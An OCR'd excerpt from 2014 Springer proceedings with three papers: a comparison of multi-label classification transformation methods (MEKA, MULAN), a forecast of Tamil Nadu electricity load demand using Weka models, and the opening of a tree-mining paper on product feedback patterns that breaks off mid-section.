Abstract The association between the instance query example and the class labels are mutually exclusive in traditional single label examples. But in real life applications like musical categorization, functional genomics, text, and document categorization, one instance query example may belong to a subset of class labels, i.e., mutually inclusive. Because of the highly correlated label structure, the traditional single label classification (SLC) algorithms will not be sufficient. We need effective algorithms to work with multiple labels. The multi-label classification (MLC) algorithms are classified into two ways: (1) transform the multi-label problem into single label binary problem and (2) make the existing single label algorithms to cope with multi-label problems. In this paper, we present theoretical concepts behind multi-label classification (MLC) and also we did a comparative analysis of transformation methods with two tools MEKA and MULAN over different application domains. 6 Example based, 6 Label based, and 4 Ranking-based measures are used to evaluate the efficacy of the different transformation methods.

Keywords Multi label—classification · Problem transformation method · Binary relevance · Label power set · Pruned set · Classifier chain · RAkEL

P. K. A. Chitra (✉)
Anna University, Chennai, India
e-mail: pkachitra@gmail.com

S. A. A. Balamurugan
Department of Electronics and Communication Engineering, K.L.N. College of Information Technology, Sivagangai, Tamil Nadu, India
e-mail: app_s@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_128, © Springer India 2014

1 Introduction

Traditional Single labeled supervised classification maps an example exactly to single output label. Let Q be the set of examples, $Q = \{q_1, q_2, q_3, \ldots, q_n\}$ and L be the set of labels $L = \{\ell_1, \ell_2, \ell_3 \ldots, \ell_m\}$, the single label classification (SLC) is defined as

$$\mathrm{SLC}(\hbar) : q_i \mapsto \ell_i \quad \text{where} \quad |\ell| = 1 \tag{1}$$

But in real life one example may be associated with the many labels. For example in scene classification an instance may belong to beach, tree, people or city, etc. The multi-label classification (MLC) [8] is a generalization of supervised SLC task where each data instance may be associated with a set of class labels as opposed to one label. But the each label contains only binary values. The task of multi-label classification (MLC) [1] is to map an example instance $q_i \in \{Q\}$ to an label set $\ell \in (L)$

$$\hbar : \chi \rightarrow 2^L \tag{2}$$

i.e.,

$$\mathrm{MLC}(h) : q_i \rightarrow \prod_{i=1}^{m} \ell \quad \text{where} \quad |\ell| \geq 2$$

MLC is categorized into two ways: (1) *Problem Transformation Method* and (2) *Algorithm Adaptation Method.* The problem Transformation method transforms the multi-labeled data into single labeled data and then the traditional SLC methods are applied over the transformed single labeled data. In this paper, we are going to make an experimental evaluation of 5 problem transformation methods over data sets using the machine learning tools for multi labeled data.

1.1 Organization of the Paper

In this paper Sect. 1, describes the introduction and the need for multi-label classification. Section 2 presents the different PT methods like Binary relevance (BR), Label Power Set or Label Combination (LP/LC), Pruned Set (PS), Classifier Chain (CC), and Random k-Label (RAkEL). Section 3 describes the different base classifiers chosen. Section 4 gives the details of different application domains and the tolls needed to perform experimentation. Section 5 describes the overall evaluation metrics used for multi-label classification. Section 6 presents the experimentation results and at final Sect. 7 ends with the conclusion.

2 Problem Transformation Methods

It transforms the multi-label learning task into several single label learning tasks i.e., it decomposes the multi-label problem into several independent SLC problems. Then the SLC algorithm is used as the base classifier to solve the converted SLC problem to predict the output model. Figure 1 explains the overall Problem Transformation method. The problem transformation methods chosen for the experimentation here are: BR, Label Power Set (LP), PSs, CCs, and RAndom k-labELsets (RAkEL).

2.1 Label Power set (LP/LC)

Each unique label set taken into account to create one output label for each query i.e., single class containing all the labels for query in concern [3]. The LP creates a new set of class labels as the output. Suppose if a query instanced is associated with C_1, C_2, C_4, then the newly transformed single label output will be $C_{1,\,2,\,4}$. The new transformed class is a single label problem and any single label base classifier can be used on that. It can make the prediction for new instance if it is already present in the training data set otherwise it cannot i.e., it over fits the training data set. For a new instance the LP method assigns the most probable class.

2.2 Pruned Set

This is an extension of LP. It addresses the label sparsity problem of LP by pruning the less frequent labels from the data set [4]. It takes labels correlations into account. It identifies the less important label sets and prunes them according to the




Fig. 1 Overview of PT method

pruning parameter as set by the user. The labels that are to be removed has infrequent occurrence in the data set. By pruning the unnecessary label sets the complexity get reduced. This method is suitable for data sets with large number of labels. It preserves the core label relationship even after the pruning.

2.3 RAndom k-labELsets

It breaks a larger training data set into a random n number of small size subsets. For each training subset, k-labels are selected randomly and they are learnt with LP method [9]. The output of all LP classifier is collected and the average of all output is determined as the final output. A threshold value t is used to make the final decision. This method takes the advantage of LP method and makes a better prediction. The values n and k place crucial role in the prediction process. Smaller value of k and larger number of n makes the better prediction.

2.4 Classifier Chain

It consists of Q number of Binary Classifiers and all are linked by a chain [11]. The ith classifier in the chain is responsible for the label $\lambda_i \in L$. The feature space of each link in the chain is extended with the 0/1 label associations of all previous links.

3 Base Class Configurations

The based classifiers used in this study are: Decision Tree (J48), Support Vector Machines (SVM), K-Nearest Neighbor Classifier (KNN), random forest (RF), Naïve Bayes (NB), and multi-layer perceptron (MLP). All these base classifiers are capable enough to solve the binary classification problems. We used all the implementations of the base classifiers from WEKA library which is the foundation for MULAN library.

4 Data Sets and Tools

The data sets used here for the experimentation are Solare_flare, Emotions [7], and Yeast [2]. The description of these 3 data sets is given in the following Table 1.

The comparisons were done with the following machine learning tools: MULAN [5, 10], a A Java *library* for multi-label learning under the machine learning framework WEKA and MEKA [6] an extension of WEKA to support multi labeled data.

Table 1 Description of data sets

Name	# instances	# dimension	# labels	Label cardinality
Solar_flare	320	26	5	1.25
Emotions	593	72	6	1.87
Yeast	2,417	103	14	4.24

5 Evaluation Measures

In MLC problem each example instance is associated with a label set but the classification of the example may be partially correct or incorrect. So the evaluation measures used for the SLC problems are inadequate for MLC problems. Multi-label data can be measured with the number of examples, number of attribute input space, and the number of labels.

There are 3 types of evaluation measures for multi-label learning: they are (1) Example Based, (2) Label Based, and (3) Ranking-Based Measures. The *Example-Based* measure calculates the average difference between the actual and the predicted set of labels over the set of examples given in the test data set. The example-based measures discussed here are *Hamming Loss, Accuracy, Precision, Recall, F_1_Score, and Subset Accuracy*. The label-based measures we used here are *Macro_Precision, Macro_Recall, Macro_F1, Micro_Precision, Micro_Recall, Micro_F_1*. The ranking-based measures works on the basis of the ranking of the labels. It makes the variation between the predicted labels against the actual labels in the data set. The ranking-based measures used for this experimentation are: *one-error, coverage, ranking loss, and average precision*.

6 Results and Discussion

Figure 2 shows that the BR method for solar_flare data set performs well with MLP as its base classifier. At the same hand the SVM base classifier provides its contribution next to MLP method. With LP method the Naïve base as the base classifier well suits the situation. Both RF and MLP base classifiers perform well next to NB base for LP method. As the hamming loss measure value except all




Fig. 2 PT methods versus hamming loss for Solar_flare data




Fig. 3 PT methods versus hamming loss for emotions data set

methods, the SVM performs well for LP method. For CC method, the J48, SVM, NB base classifier gives better prediction for the solar_flare data set. For PS method J48 and NB base classifiers performs well. For PS method the SVM method performs less than other base classes. With RAkEL method, the tree-based classifiers performs well. Figure 2 shows that as an overall the BR method performs well for the solar_flare data. As well as the KNN, MLP, RF base classifiers gives better prediction.

Figure 3 shows the results of all PT methods for Emotions data set. For BR method, the J48 base classifier performs poor than other 5 classifiers. With LP method, the SVM performs best and as same as BR method, the tree-based classifiers performs poor. With CC method the RF classifier performs best and it gives low hamming loss value which means less misclassification error. For PS method, the MLP classifier does better job than others. With RAkEL method, the RF classifier performs better. Figure 3 shows that the BR and LP method performs well for the emotions data set and the J48 and KNN classifiers shows their full contribution for the prediction process with this data set.

Figure 4 shows the results of PT methods for yeast data set. For BR method, except NB classifier, remaining all other classifiers performs well in all aspects. For LP method, the J48 and MLP classifiers perform better. For CC method, the RF, KNN, and NB classifiers performs well. For PS method, the J48 and SVM classifiers make the better prediction of labels. For RAkEL ensemble method, the




Fig. 4 PT methods versus hamming loss for yeast data set

tree-based classifiers like J48 and RF base classifiers perform well but the MLP classifier makes the poor performance. Figure 4 shows the hamming loss measure for the yeast data with 5 PT methods. From this figure it is clear that the BR and LP methods perform well.

7 Conclusion

In this paper, experimental study on five different multi-label problem transformation methods and different evaluation metrics were presented using different application domains. This study gives useful insights on the working principle of different methods and a comparative performance analysis is done to see the efficacy of the different problem transformation methods. With all the 3 data sets the BR method shows the better performance than other methods because of the independence of the label correlation nature and the speed.

References

1. Boutell, M.R., Luo, J., Shen, X., Brown, C.M.: Learning multi-label scene classification. Pattern Recogn. **37**(9), 1757–1771 (2004)
2. Elisseeff, A., Weston, J.: A Kernel method for multi-labelled classification. In: Proceedings of the Annual ACM Conference on Research and Development in Information Retrieval, pp. 274–281 (2005)
3. Read, J.: A pruned problem transformation method for multi-label classification. In: Proceedings of 2008 New Zealand Computer Science Research Student Conference (NZCSRS 2008), pp. 143–150 (2008)
4. Read, J., Pfahringer, B., Holmes, G.: Multi-label classification using ensembles of pruned sets. In: ICDM'08: Proceedings of the 2008 Eighth IEEE International Conference on Data Mining, vol. 0, pp. 995–1000, Washington, DC, USA. IEEE Computer Society (2008)
5. http://mulan.sourceforge.net/
6. http://meka.sourceforge.net/
7. Trohidis, K., Tsoumakas, G., Kalliris, G., Vlahavas, I.: Multilabel classification of music into emotions. In: Proceedings of the 9th International Conference on Music Information Retrieval, pp. 320–330 (2008)
8. Tsoumakas, G., Katakis, I., Vlahavas, I.: Mining multi-label data. In: Maimon, O., Rokach, L. (eds.) Data Mining and Knowledge Discovery Handbook, 2nd edn. Springer, Berlin (2010)
9. Tsoumakas, G., Vlahavas, I.: Random k-Labelsets: an ensemble method for multilabel classification. In: Proceedings of the 18th European Conference on Machine Learning (ECML 2007), pp. 406–417, Warsaw, Poland, September 2007
10. Tsoumakas, L., Friberg, R., Spyromitros-Xiou, E., Kataks, I., Vilcek, J.: MULAN software: java classes for multi-label classification. Available at: http://mlkd.csd.auth.gr/multilabel.html#Software
11. Wieczorkowska, A., Synak, P., Ras, Z.: Multi-label classification of emotions in music. In: Proceedings of the International Conference on Intelligent Information Processing and Web Mining, pp. 307–315 (2006)

Predictive Data Mining Techniques for Forecasting Tamil Nadu Electricity Board (TNEB) Load Demand: An Empirical Study

T. M. Usha and S. Appavu Alias Balamurugan

Abstract In the smart grid environment, the electricity consumers will act in response to electricity demand. And the construction of large power generation plants such as thermal, nuclear, atomic, and wind power stations and plants takes many years. In any field, demand has to be forecasted for smooth running of all works in the society. So, the government must determine the electricity needs well in advance. Many statistical and mathematical methods have been developed to forecast the energy demand in the market environment since restructuring of the electricity power industry. In this paper, predictive data mining models named support vector machine, multilayer perceptron, linear regression, and Gaussian processes are analyzed using real-time electricity data with data mining tool Weka for forecasting the electricity load demand. Many accuracy parameters such as mean absolute error, root-mean-squared error, root relative squared error, and relative absolute error were analyzed to find the best of those four models for forecasting the electricity load demand.

Keywords Forecasting demand · Support vector machine · Multilayer perceptron · Gaussian processes · Linear regression

T. M. Usha (✉)
Information and Communication Engineering, Anna University, Chennai, Tamil Nadu, India
e-mail: ashariniharish@yahoo.co.in

S. A. A. Balamurugan
Electronics and Communication Engineering, K.L.N College of Information Technology, Sivagangai, India
e-mail: app_s@yahoo.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_129, © Springer India 2014

1 Introduction

On July 1, 1957, Tamil Nadu Electricity Board (TNEB) came into being and has remained the energy provider and distributor for all these years. After 53 years of journey, the TNEB was restructured by establishing a holding company with the following names as per the mandatory requirements of the Electricity Act 2003. There are three separate corporations in TNEB named Tamil Nadu Generation and Distribution Corporation Limited (TANGEDCO), Tamil Nadu Transmission Corporation Limited (TANTRANSCO), and TNEB Limited.

Power scarcity is now a critical problem in Tamil Nadu because of the increasing per capita energy consumption. When the demand increases, the price or rate automatically increases. The price and demand become unsound. Electricity is much needed for everyday activities of all people . Due to power shortage, power cut has become frequent, whereas the consumer needs uninterrupted power supply. But the load (capacity) is not satisfying the demand (need) because of lack of electricity generation. So, before the construction of power plants, electricity board has to know the demand. Thus, electricity demand has to be forecasted for smooth running of all works in the society and will make use of smart grid environment.

2 Related Work

Conejo et al. [1] used the wavelet transform and AutoRegressive Integrated Moving Average (ARIMA) models to predict the day-ahead electricity price. Aggarwal et al. [2] divided each day into segments and applied a multiple linear regression model to the original series obtained by the wavelet transform depending on the segment. Equally noticeable was the approach proposed by García et al. [3], in which a forecasting technique based on a generalized autoregressive conditional heteroscedasticity (GARCH) model was presented. Transfer function models based on past electricity prices and demand were proposed to forecast day-ahead electricity prices by Nogales and Conejo [4], but the prices of all 24 hours of the previous day were not known.

Weron and Misiorek [5] presented 12 parametric and semiparametric time series models to predict electricity prices for the next day. Amjady proposed a hybrid model that combined artificial neural networks (ANN), and fuzzy logic was introduced in [6]. Recently, Pindoria and Singh [7] proposed an artificial neural network in which the output of the hidden layer neurons was based on wavelets that adapted their shape to training data. A modification of the weighted nearest neighbor (WNN) methodology is proposed by Troncoso et al. [8]. With the aim of dealing with this feature, Zhao et al. [9] proposed a data mining framework based on both support vector machines (SVM) and a probability classifier.

Gonzalez et al. [10] proposed a forecasting technique to predict next-day electricity spot prices and volatilities. Romero and Hernandez [11] suggested that the knowledge of the future events will allow us to take preventive measures. The primary goal is to realize the need for prediction of a set of data. This prediction is performed by ANN using backpropagation as learning algorithm. Saigal and Mehrotra [12] implemented four models, namely multiple regression in Excel, multiple linear regression of dedicated time series analysis in Weka, vector autoregressive model in R, and neural network model using NeuralWorks Predict. All these models are compared on the basis of the forecasting errors generated by them.

The paper is organized as follows. Sections 1 and 2 cover the introduction and related works. Section 3 describes the structure of electricity domain dataset. Section 4 describes the proposed system. Section 5 shows experimental results. Section 6 analyzes the performance evaluation and comparison. Finally, Sect. 7 concludes the work.

3 Electricity Domain Dataset Structure

Consumer numbers are generated for all consumers statewide. Regarding electricity usage, Tamil Nadu State is divided into 9 regions, as mentioned as in Table 1. People can pay electricity bill easily since it can now be paid online. Each region is divided into number of circles, each circle into sections and each section into distributions. . Distributions maintain the customer's electricity consumption details. Consumer number is formed by the concatenation of the region number, section number, distribution number, and service number.

In this study, Madurai Metro Circle in Madurai region is taken as the input dataset for predicting the electricity load demand using real-time data from the year 2008 to 2013 for domestic category. In our study area, there are 206947 electricity consumers till now. This dataset contains information about consumption in terms of period and units assessed. Monthly data for domestic

Table 1 Region names and their numbers

Region No.	Region name
01	North Chennai (Central and North)
02	Chennai South (South, West, and Chengalpattu)
03	Coimbatore
04	Erode
05	Madurai
06	Trichy
07	Tirunelveli
08	Vellore
09	Villupuram

Table 2 Statistical data for the period 2008–2013

Period	Units assessed				
	2008	2009	2010	2011	2012
April	29,946,353	30,902,378	34,074,945	31,458,070	35,645,126
May	30,614,759	34,775,993	37,967,588	38,220,142	38,202,766
June	31,738,981	34,295,568	37,393,129	38,612,896	41,015,193
July	30,937,060	34,665,489	37,358,985	39,901,623	41,625,292
August	32,951,296	34,811,576	37,411,627	38,501,423	41,349,790
September	30,390,858	34,036,505	38,198,948	37,201,273	46,989,898
October	29,313,126	33,328,729	35,633,335	39,722,929	42,943,785
November	29,166,850	29,613,241	35,531,613	36,257,086	40,350,866
December	28,152,603	31,160,088	31,621,962	33,831,613	42,403,533
January	28,324,505	29,914,343	30,929,384	32,504,623	41,349,790
February	28,326,807	35,020,193	31,428,352	32,101,118	42,523,713
March	28,820,323	30,245,646	27,078,028	31,502,517	42,623,435




Fig. 1 Finding the best model using training data and testing data

category were collected from the TNEB and stored as CSV format. Data for all the 60 months are available for the 5 years listed in Table 2.

4 Proposed System

Here, we forecast the electricity demand using the predictive data mining models such as support vector machine, multilayer perceptron, linear regression, and Gaussian processes. The test data are processed by the best model predicted by the train data, and the best forecast is made. The proposed system is used to find the best model, as shown in Fig. 1. The dataset is applied to this method.




Fig. 2 Comparison between the future predictions of training data

5 Experimental Results

Weka tool divides the dataset into two sets of data called train data and test data. Train data contain 42-month data. Train data predict the next 43–66-month data using the four models. The original data, i.e., 43–60-month data, are available, which are then compared with the predicted data. The train data are used to build the model, and the test data are used to confirm the soundness of the model. The ability of the model to accurately predict the test output tells how good the model is and is a measure of model performance.

Figure 2 shows the comparison between the future predictions of training data. It reveals that the Gaussian processes model predicts demands closer to the actual demands than the other three models. But we have to confirm this decision by executing the test data. Test data range is 43–60-month data. The next 24-month data, i.e., 61–84-month data, are predicted using the four models. Figure 3 shows the comparison between the future predictions of testing data.

6 Performance Evaluation and Comparison

All the models are compared on the basis of the forecasting measures generated by them. They are generated by Weka, and comparisons between the four models are given in Fig. 4. Forecast accuracies are mean absolute error, root-mean-squared error, and root relative squared error. Statistical dataset is implemented in the four models, and the evaluation metrics are analyzed with the accuracy parameters in graphical representation. Results show that all the models accurately predict the units going to be assessed, but Gaussian processes model outperforms the other three models. Future predictions generated by Gaussian processes are represented in Fig. 5.




Fig. 3 Comparison between the future predictions of testing data




Fig. 4 Comparison between the models for mean absolute error (*MSE*), root-mean-squared error (*RMSE*), and root relative squared error




Fig. 5 Series chart diagram of future prediction of statistical data using best model Gaussian processes

7 Conclusion

In this paper, four models, namely support vector machine, Gaussian processes, multilayer perceptron, and linear regression, are analyzed using real-time data. All these models show favorable forecasting accuracy, with Gaussian processes model

outperforming the other three models. We suggest developing a repository of information for each region so that comparing data across the regions becomes easier. Other data mining tools such as R, Rapid Miner, and Orange have to be focussed for their application in the forecasting models.

References

1. Conejo, A.J., Plazas, M.A, Espínola R.: Day-ahead electricity price forecasting using the wavelet transform and ARIMA models. IEEE Trans. Power Syst. **20**(2), 1035–1042 (2005)
2. Aggarwal, S.K., Saini, L.M., Kumar, A.: Price forecasting using wavelet transform and LSE based mixed model in Australian electricity market. Int. J. Energy Sector Manage. **2**(4), 521–546 (2008)
3. García R.C., Contreras J., van Akkeren M., García J.B.: A GARCH forecasting model to predict day-ahead electricity prices. IEEE Trans. Power Syst. **20**(2), 867–874 (2005)
4. Nogales, F.J., Conejo, A.J.: Electricity price forecasting through transfer function models. J. Oper. Res. Soc. **57**, 350–356 (2006)
5. Weron, R., Misiorek, A.: Forecasting spot electricity prices: a comparison of parametric and semiparametric time series models. Int.J. Forecast. **24**, 744–763 (2008)
6. Amjady, N.: Day-ahead price forecasting of electricity markets by a new fuzzy neural network. IEEE Trans. Power Syst. **21**(2), 887–896 (2006)
7. Pindoria, N.M., Singh, S.N.: An adaptive wavelet neural network-based energy price forecasting in electricity markets. IEEE Trans. Power Syst. **23**(3), 1423–1432 (2008)
8. Troncoso, A., Riquelme, J.C., Riquelme, J.M., Martínez, J.L., Gómez, A.: Electricity market price forecasting based on weighted nearest neighbours techniques. IEEE Trans. Power Syst. **22**(3), 1294–1301 (2007)
9. Zhao, J.H., Dong, Z.Y., Wong, K.P.: A framework for electricity price spike analysis with advanced data mining methods. IEEE Trans. Power Syst. **22**(1), 376–385 (2007)
10. Gonzalez, V., Contreras, J., Bunn, D.W.: Forecasting prices and volatilities using a hybrid fundamental econometric model. In: Power and Energy Society General Meeting, IEEE (2010)
11. Romero, F.T., Hernandez, J.C.J.: Predicting electricity consumption using neural networks. Latin Am. Trans., IEEE (Revista IEEE) **9**(7)
12. Saigal, S., Mehrotra, D.: Performance comparison of time series data using predictive data mining techniques. Adv. Inf. Mining **4**(1), 57–66 (2012). ISSN:0975-3265. E-ISSN:0975-9093

Novel Approach for Finding Patterns in Product-Based Enhancement Using Labeling Technique

Hemant Palivela, H. K. Yogish, N. Shalini and S. N. Raghavendra

Abstract The main problem nowadays is that even if the meetings go perfectly to formulate and sell a product, there are chances that the product may fail. So how to understand the product capacity and its future scope depends upon the team of individual managers such as finance, sales, technical, accounts. We need to make a method so that anonymous entries of all the managers can be taken into consideration about the product and then a central administrator or the chief manager can then log on to the system where entries have taken place and then understand the comments and requirements of the various sub-ordinates for the product. So for that concern, we have defined a method or series of steps that can help the company executives understand that where the need is and how to bring about the changes in the product. This particular mechanism can also be used for software fault prediction and other activities such as trip planning and meeting schedule. For that, we can create a tree-based structure mechanism and define the sessions so that each session can accommodate the individual's opinion, and after that session, if rectification is performed, we can take the opinion in the second session itself so that we can understand the product more precisely. But the main disadvantage is that the commands such as propose, acknowledgment, and negative response do not have a fixed structure or a notion that can differentiate them from one another. In the proposed work, fixed nodal values or labels can be assigned so that the labels association can be formulated and confidence values can be instantiated.

H. Palivela (✉) · H. K. Yogish · N. Shalini · S. N. Raghavendra
Department of Computer Science and Engineering,
East West Institute of Technology, Bangalore, India
e-mail: hemantacpce@gmail.com

H. K. Yogish
e-mail: yogishhk@gmail.com

N. Shalini
e-mail: shalinitsn@gmail.com

S. N. Raghavendra
e-mail: raagsripuram@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_130, © Springer India 2014

Keywords Bagging, classification · J 48, random forest · Software fault prediction · SMO · Tree mining technique · Human interaction

1 Introduction

Different classification and interaction in humans is quite a precise way through which the emotions flow and understanding it is quite a big concern now. If we include the possibilities of taking a product talk into consideration, we need to find patterns in them so that we get the accurate analytical results for the same. After we capture the emotional behavior and the context of gazing gestures, we formulate some characteristics or attributes, such as proposing an idea, giving comments, expressing a positive opinion, and requesting information [1]. Suppose if we take a session of discussion about a product, say a pen in that case if two people are talking about it, then we can record the session and then understand the requirements or negative comments about it. This knowledge likely describes important patterns of interaction. Semantic analysis of the knowledge retrieved from that prospects is very interesting. Data mining approach can be used in many places such as the intrusion detection system and biomedical. In the scope of the project work conducted, I have taken all the entries for different session for different people and analyzed for the fact that the patterns can be understood and visualized for the same. Data feed is very essential in a structured manner due to the fact that enhanced application can be developed on it. In existing work, various capturing mechanisms were used so that the human gesture could be recognized and can be interpreted very easily [2]. Later, the patterns can be extracted from it and the flow could be understood. Now, the main problem here is that if the voting scheme or the request–response duo is flawed due to human tendencies, then in such case, taking the inputs anonymously is very important. By taking the inputs anonymously, the data can be viewed by a central administrator or a high-level authority, so that the decision can be taken by him after visualizing the inputs in a single context or phase. The organization of the paper is as follows: In Sect. 1, a brief review of human interaction and ways to work out are given. Section 2 contains related work and existing system impedance. Section 3 contains analysis of dataset with existing algorithms. Section 4 contains the proposed framework. Later, we move upon the conclusion in Sect. 5.

2 Related Work

Consider that there are a collection of trees in a certain bag, and need to find one set of tree that gets repeated many times more than a certain threshold, that kind of a tree can be called as a frequent tree. Now, in the project concept of embedded




Fig. 1 Tree diagram

tree needs to be used here, embedded tree is conventionally defined as a tree G' whose vertices and the edges form the subset of vertices and edges of the tree G. Now, consider a tree T' that is the subset of the tree T. Following conditions need to be applied to make it an embedded subtree.

1. Set of nodes $N' \in N$
2. Any node $u \in N$
3. Label $L(u') \in L(u)$
4. For every edge $(u, v) \in E$, such that u is an ancestor of v.

Now, consider a tree database TDB support of tree T should be greater than *min_supp (T), i.e., Supp (T)* $= min_{supp}$ *(T).*

The main problem statement is to finding frequent trees from the tree database TDB which is quite a difficult task to perform. Let's start with a pre-ordersal tree traversal method of Fig. 1. So, the label sequence of this tree will be ABHNOIJCDEKPLQFGM, but this kind of sequence can be found out in various places altogether as a TDB contains a bag of trees and probability of same trees can be there and uniqueness is not guaranteed. As the uniqueness is not guaranteed in the sequences, we found out so, label sequencing method can be used. For Fig. 1, the l^2-sequence can be derived and it looks like A0B1H2N3O3I2J2C1D1E1K2P3L2Q3F1G1M2.

In various papers such as [3], the study of many mining algorithms had taken place and we can apply those mining algorithms so that we attain accurate results.

A rich amount of information can be derived from the multimedia context and the enhanced support for the dataset can also be collected and improvised accordingly. Detailed patterns cannot be found or recognized due to the fact that the gestures will not be in a structured manner. Multiple dimensions and the indexing methods were studied in the paper [4].

Work, like the study of various data mining algorithms, was carried in papers such as [2, 5] also that helped in the simulation results and further enhancement of the work. Even data with large noise can be extracted.

2.1 Chopper Algorithm [6]

The sequential database is derived such that the frequent trees can be found out, but before working on it, the main important task is for understanding the theorem that explains the pattern matching from SDB to TDB.

Theorem 1 *Consider a tree database TDB and an equivalent database of sequence SDB. We need to formulate an equation such that the supp (T) = supp (L(T)). Here we get a sequence such that level 2 sequences are formulated. If T is a frequent pattern in TDB then it should be equivalent to L(T) in SDB.*

Solution to Theorem 1.

